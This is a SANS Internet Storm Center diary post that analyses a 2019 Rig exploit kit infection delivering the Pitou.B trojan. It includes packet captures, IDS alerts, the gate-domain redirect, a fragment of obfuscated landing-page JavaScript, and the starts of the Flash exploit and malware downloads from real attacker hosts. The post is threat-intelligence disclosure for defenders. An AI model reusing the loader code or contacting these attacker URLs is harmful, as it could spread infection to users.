SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog


isc.sans.edu/diary/rss/25068

Rig Exploit Kit sends Pitou.B Trojan

Published: 2019-06-25
Last Updated: 2019-06-25 00:04:20 UTC
by Brad Duncan (Version: 1)
0 comment(s)

Introduction

As I mentioned last week, Rig exploit kit (EK) is one of a handful of EKs still active in the wild. Today's diary examines another recent example of an infection caused by Rig EK on Monday 2019-06-24.



Rig EK

Gate domain that redirected to Rig EK


http.request or (tcp.port eq 2287 and tcp.flags eq 0x0002) or smtp.data.fragment

Time	Dst	port	Host	Info
2019-06-24 16:14…	185.254.190.200	80	makemoneyeasywith.me	GET / HTTP/1.1
2019-06-24 16:14…	188.225.26.48	80	188.225.26.48	GET /?MjU1MjQ3&DKEMhSs&iDgztl=alre
2019-06-24 16:14…	188.225.26.48	80	188.225.26.48	GET /?MzI1MzM4&xGApMNd&AlVCkZsFQar
2019-06-24 16:14…	188.225.26.48	80	188.225.26.48	GET /favicon.ico HTTP/1.1
2019-06-24 16:14…	188.225.26.48	80	188.225.26.48	GET /?NDE2NzQw&lgPoweSlPFgMe&FLnFa
2019-06-24 16:16…	195.154.255.65	2287		10002 → 2287 [SYN] Seq=0 Win=8192
2019-06-24 16:16…	173.194.79.26	25		from: "innocent.nshizirungu@edu.ja
2019-06-24 16:16…	213.199.180.170	25		from: "enquiries@vast.org.uk" <ski
2019-06-24 16:16…	12.110.212.23	25		from: "don.clark@wholefoods.com" <
2019-06-24 16:16…	62.142.5.26	25		from: "elina.vuorenmaa@elisanet.fi

Spam sent from my infected Windows host

Start of TCP stream for Pitou.B traffic

Shown above: Traffic from the infection filtered in Wireshark.




CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Event Message
1	2019-06-24...	10.6.24.101	49160	188.225.26.48	80	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
18	2019-06-24...	188.225.26.48	80	10.6.24.101	49160	ETPRO CURRENT_EVENTS RIG EK Landing Apr 04 2017 M5
2	2019-06-24...	10.6.24.101	49161	188.225.26.48	80	ET CURRENT_EVENTS RIG EK URI Struct Jun 13 2017
8	2019-06-24...	188.225.26.48	80	10.6.24.101	49161	ETPRO CURRENT_EVENTS RIG EK Flash Exploit Sep 05 2017...
1	2019-06-24...	10.6.24.101	10002	195.154.255.65	2287	ETPRO TROJAN Win32/Pitou.B

Shown above: Some of the alerts generated by this infection using Security Onion with Suricata and the EmergingThreats Pro ruleset viewed in Sguil.

Malvertising campaign redirect domain

EK-based malvertising campaigns have "gate" domains that redirect to an EK. In this case, the gate domain was makemoneyeasywith[.]me. According to Domaintools, this domain was registered on 2019-06-19, and indicators of this domain redirecting to Rig EK were reported as early as 2019-06-21.


Wireshark · Follow TCP Stream (tcp.stream eq 0) · 2019-06-24-Rig-EK-and-post-infection-traffic.pcap


```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: makemoneyeasywith.me
DNT: 1
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Mon, 24 Jun 2019 16:14:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
Set-Cookie: PHPSESSID=j9hiomdoll4cvn4b4ghmpqvh14; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
726354128ad3718ce442ce292103ed46caf5d451=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1w
ic3RyZWFtc1wiOntcIjI5OFwiOjE1NjEzOTI4NTgsXCIzNDVcIjoxNTYxMzkyODU4fSxcImNhbXBhaWduc1wiOntcIjQ2
XCI6MTU2MTM5Mjg1OCxcIjI4XCI6MTU2MTM5Mjg1OH0sXCJ0aW1lXCI6MTU2MTM5Mjg1OH0ifQ.GdDd0Lwpjhk9VdM_-
LCNsHPUC-nFFQ49K0TT9FTrQOw; expires=Mon, 24-Jun-2019 16:14:18 GMT; Max-Age=0; path=/;
domain=.makemoneyeasywith.me
Location: http://188.225.26.48/?
MjU1MjQ3&DkEMhSs&iDgztl=already&ZloHmSB=blackmail&AWLJzxx=referred&NKhLSrej=criticized&DTgh=p
erpetual&ibWnkbR=referred&ff5sdfds=w3bQMvXcJxfQFYbGMvPDSKNbNkbWHViPxoeG9MildZiqZGX_k7XDfF-
qoVvcCgWR&WVzeNua=community&ijsqNzQgL=known&Rfov=wrapped&gQzYs=community&gMedHEh=wrapped&oEsr
eyej=heartfelt&jXnFuUgrF=community&SlfEwGgnF=constitution&kABRZXmB=golfer&t4tsdfsg4=xfsre7EBa
wuwiEzUfwNmmYwLV1wV9a2t30aAyxGf1JHRr0HbZAJB-aKlJLl_mhj2&MyUroKuMzU2MDQz
```

Gate from malvertising campaign redirecting to Rig EK landing page

Shown above: makemoneyeasywith[.]me redirecting to Rig EK landing page on 2019-06-24.

Rig EK


The Rig EK activity I saw on 2019-06-24 was similar to Rig EK traffic I documented in an ISC diary last week. See the images below for details.


Wireshark · Follow HTTP Stream (tcp.stream eq 1) · 2019-06-24-Rig-EK-and-post-infection-traffic.pcap

```
GET /?
MjU1MjQ3&DkEMhSs&iDgztl=already&ZloHmSB=blackmail&AWLJzxx=referred&NKhLSrej=criticized&DTgh=
perpetual&ibWnkbR=referred&ff5sdfds=w3bQMvXcJxfQFYbGMvPDSKNbNkbWHViPxoeG9MildZiqZGX_k7XDfF-
qoVvcCgWR&WVzeNua=community&ijsqNzQgL=known&Rfov=wrapped&gQzYs=community&gMedHEh=wrapped&oEs
reyej=heartfelt&jXnFuUgrF=community&SlfEwGgnF=constitution&kABRZXmB=golfer&t4tsdfsg4=xfsre7E
BawuwiEzUfwNmmYwLV1wV9a2t30aAyxGf1JHRr0HbZAJB-aKlJLl_mhj2&MyUroKuMzU2MDQz HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
DNT: 1
Connection: Keep-Alive
Host: 188.225.26.48

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 24 Jun 2019 16:14:19 GMT
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip

<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta http-equiv="x-ua-compatible" content="IE=10">
<meta http-equiv="Expires" content="0">
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Cache-control" content="no-cache">
<meta http-equiv="Cache" content="no-cache">
        </head><body><script>function fvbnvbn()/*s57402d89080hfj11476fs*/{var a=l(),fds =
"rtBefore", c=document, b=c["createElement"]("script");/*s76236dfgh19840hffghj83985fs*/
b["type"]="text/javascript",b["text"]=a,a=c["getElementsByTagName"]("script")
[0],a.parentNode["inse"+fds](b,a)}try{fvbnvbn()}catch(m){}function l(){var rah=String; var s
```


Rig EK landing page

Shown above: Rig EK landing page.


Wireshark · Follow HTTP Stream (tcp.stream eq 2) · 2019-06-24-Rig-EK-and-post-infection-traffic.pcap
Rig EK sends flash exploit

```
GET /?
MzI1MzM4&xGApMNd&AlVCkZsFQarA=known&FnmnZpesQzkbZe=already&jeJfxbU=heartfelt&OeitruHrJ=profe
ssional&PrePJJGKagvjqA=already&QILJKRJtBV=blackmail&LySSUbjuUGtPXT=difference&mNIAsMs=differ
ence&YUrAfFuKBE=difference&aIJmZRS=known&lpzJhrEiBYdhs=community&oTEVkoIU=community&t4tsdfsg
4=yodeA1xFpqCrh0eBzRCbhZ6AqxOIZwJH-5qWRbdu2lryzLdAI8N1kx7U7GhUyuItU1IX5A0WnKb7VamO-0ZA&oFeSD
nsrqHw=strategy&ff5sdfds=xHbQMrnYbRjFFYXfKPLEUKNEMUbWA0GKwYeZhajVF5axFDDGpbv1FxrspVWdCFqEmvt
vdLQHIwWh1U3ASwxn&zNcpehf=professional&uSkATOvMSqS=criticized&nvgFshrGyNDU0MTc3 HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://188.225.26.48/?
MjU1MjQ3&DkEMhSs&iDgztl=already&ZloHmSB=blackmail&AWLJzxx=referred&NKhLSrej=criticized&DTgh=
perpetual&ibWnkbR=referred
x-flash-version: 28,0,0,126
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 188.225.26.48
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 24 Jun 2019 16:14:19 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 9203
Connection: keep-alive

CWS"t3..x.,.w4....#..WTj.6.jj..b5q..5.j...vkD...h...D..."..{..F.f(
.k.w.;.w.w..|.....P......y..@..`.B../.........4.lJ.\v(..V~\..-.5.>..5.....&/\..
\....N....f..`]......t.......R.:.............cOH..XJV...
.........:.F.....$....br+r.K...n...eE.65.".L.:.."l..>5&..<.B. lVQ..W....zP..MP..y....>
md.W......k.b:.Fk............/.m.cV._{.Z.,..i.q........A.....E..V7....}}......^....!...8.:.-
x....T.Z....}....l<.A@...zG...h...'d.Z.
g3*.b."Q.."!.:.Tq~.~-...1,....kgJr....F._...b.,|..2M....(...k..3j.q.\...V....
```

Shown above: Rig EK sends a Flash exploit.


Wireshark · Follow HTTP Stream (tcp.stream eq 3) · 2019-06-24-Rig-EK-and-post-infection-traffic.pcap

```
GET /?
NDE2NzQw&lgPoweSlPFgMe&FLnFatwGKO=community&QrkBCiuA=known&KHFRMo=heartfelt&fIsStrHhMm=commu
nity&HfMfmkjfViMsl=golfer&XSaogQGrsjANKm=heartfelt&WCaDLeFvkYOebd=wrapped&TYDxvQhGiecJfst=di
fference&UxNFesxRHaWK=vest&orQTwi=perpetual&ckaiMF=heartfelt&STsozdcpoEPLMVX=strategy&t4tsdf
sg4=EbRLQ0wmYdaBl4U_qys2EnQzxSahJTT-0CPZgJGq8GdRuVt31jxybgkd8kvzh6G4GBZ_OxAElkY0Q&ff5sdfds=x
XjQMvWabRXQAp3EKv3cT6NCMVHRG0CL2YmdmrHXefjaclWkzrvFTF_6ozKAQgSG6_RtdfJWDQW3h&BzwhgmNq=known&
PGjAKPWUNKZO=professional&nJksWvBbqJ=community&wcKOsUBZMMjgzOTI3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: .
Host: 188.225.26.48

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 24 Jun 2019 16:14:22 GMT
Content-Type: application/x-msdownload
Content-Length: 827904
Connection: keep-alive
Accept-Ranges: bytes

)U.C...S...v)r  <k.......?ET.p4..u..4.....  +.
..T..6...A......T.c88..9.%4.......J...l.lX.../p.u1c |.
4.u.#..j..j.........:.........S.".'..J...6.M.....8...+.&a.....f.Xcfy...........I.o...
....bo.....7.g.y.'..[BFj..r".....2. l..+....H(...}j0.mX.x7k#>..-.Q.
..8......8D]..a.1a;......M.wlV.gpt..D....RK#....p*.5.....2.R.
15.L.S....Wm3..Ovv....p......RR/@.....a>....rJ...$. i*...KT=....Lw......r*)..*....Mi.
4O~ImJ..1SR.Exf2fr.Bh..eW.......x..a....
K
f..~.....=y...@C.Y....BW....(e_H...%.....CK...2.0.N...........f..-.. ......7 j.F.....
6..P~./...F:Q..P.bFk-SM......3z.}...`..."...44cX@.Z.D....^.-..370
.I.|Q..j..R.iv...i.....9H...oD.8.9        ....T....
............2V.(....pa.y.....go6.|.P....8.u.......R.7ll.{.`*.....@.o.`|}..       .+n..
0N...>.;&.....Q..%.>.7B...QE..C..|cZ...\.#r.]o4.P.............r<>.f.1".%>.N.....
```

